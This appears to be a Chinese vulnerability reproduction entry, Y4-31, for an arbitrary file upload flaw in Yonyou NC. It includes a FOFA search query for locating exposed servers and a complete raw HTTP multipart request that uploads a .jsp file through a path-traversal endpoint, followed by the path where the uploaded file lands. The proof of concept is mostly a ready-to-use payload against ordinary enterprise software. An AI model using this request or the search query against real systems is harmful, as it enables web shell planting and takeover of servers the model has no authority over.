
Y4-31用友-NC-文件上传

漏洞描述：

用友 NC /mp/login/../uploadControl/uploadFile 接口处存在任意文件上传漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

网站图片：



网络测绘：

fofa语法：

FOFA: icon_hash="1085941792"

漏洞复现：

payload：

```
POST /mp/login/../uploadControl/uploadFile HTTP/1.1
Host: 192.168.63.133:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryoDIsCqVMmF83ptmp
Content-Length: 314

------WebKitFormBoundaryoDIsCqVMmF83ptmp
Content-Disposition: form-data; name="file"; filename="test.jsp"
Content-Type: application/octet-stream

111
------WebKitFormBoundaryoDIsCqVMmF83ptmp
Content-Disposition: form-data; name="submit"

上传
------WebKitFormBoundaryoDIsCqVMmF83ptmp
```

效果图:

文件路径：http:127.0.0.1/mp/uploadFileDir/test.jsp